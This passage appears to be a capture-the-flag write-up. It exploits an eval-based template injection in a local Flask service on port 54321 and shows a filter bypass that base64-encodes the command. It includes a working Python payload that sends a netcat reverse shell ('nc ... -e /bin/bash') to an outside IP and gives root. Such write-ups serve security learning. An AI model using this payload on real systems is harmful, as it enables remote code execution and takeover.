    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
This were the port 54321 come from.
once I saw template and eval, I knew it was SSTI that can lead to RCE.
The vulnerability because of how the template function handles data:
template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
try:
    return eval(f"f'''{template}'''")
eval can take a string and execute it as Python code using, anything inside {} will be executed.
But there is a catch, it has pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$") as a filter so a workaround is to first encode the command as base64 then decode it agin
python3 -c
"import urllib.request, base64
cmd = 'nc 10.10.16.113 1234 -e /bin/bash'
b64_cmd = base64.b64encode(cmd.encode()).decode()
xml = f'<patient><timestamp>20260111120000</timestamp><sender_app>TEST</sender_app><id>12345</id><firstname>{{__import__(\"os\").system(__import__(\"base64\").b64decode(\"{b64_cmd}\").decode())}}</firstname><lastname>Doe</lastname><birth_date>11/11/1911</birth_date><gender>M</gender></patient>'
req = urllib.request.Request('http://127.0.0.1:54321/addPatient',
                             data=xml.encode(),
                             headers={'Content-Type': 'application/xml'})
urllib.request.urlopen(req)"
after opening a listener we get root